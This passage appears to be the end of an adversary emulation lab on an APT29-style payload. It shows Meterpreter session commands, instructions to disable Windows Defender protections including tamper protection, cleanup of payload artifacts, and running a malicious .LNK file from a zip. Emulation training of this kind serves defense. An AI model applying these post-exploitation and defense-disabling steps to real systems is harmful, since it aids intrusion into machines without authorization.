
4. Interact with the Meterpreter session to verify success.

```
msf > sessions -i 1
meterpreter > shell
[CMD] > whoami
```



5. Once finished, exit out of the command shell and Meterpreter session by executing the following commands.

```
[CMD] > exit
meterpreter > exit
msf6 > exit
```



Summary

This lab demonstrated how to create, obfuscate, and deploy a payload in the style of APT29.

This payload implemented at least seven ATT&CK TTPs, all of which can be utilized to assess and improve cybersecurity defenses.

You no doubt learned that creating realistic adversary payloads is an involved process.

In our next lab, we will demonstrate how to automate the payload construction process to make you a more efficient adversary emulation operator.

Troubleshooting

If you run the lab and it does not work properly, here are some things to try:

Ensure Windows Security is Disabled


Windows Security periodically re-enables itself and may prevent the lab from executing properly. Ensure that Windows Security is disabled. To do this, open Windows Security, and select `Virus & Threat Protection`. Then, select `Manage Settings` under `Virus & Threat Protection Settings` and turn off the following features:

- Real-Time Protection
- Cloud-Delivered Protection
- Automatic Sample Submission
- Tamper Protection


Delete Temporary Files

If the lab was run multiple times and still does not work, try deleting the temporary files created by the lab.


From `C:\Users\target\AppData\Local`, delete `cyzfc.dat`.



From `C:\Users\target\AppData\Local\Temp`, delete `Temp1_ds7002.zip` and `ds7002.pdf`.



From C:`\Users\target\Downloads`, delete `ds7002.zip`.



If it says a file is currently in use when you try to delete, restart the system, and try again.

Ensure the .LNK File Is Being Executed Properly

If the .LNK file is not executed properly, it may not open the PDF file. If this happens, try double-clicking the `ds7002.zip` file and then double-clicking the `ds7002.lnk` file. Extracting the zip file first then running the .LNK file will not work.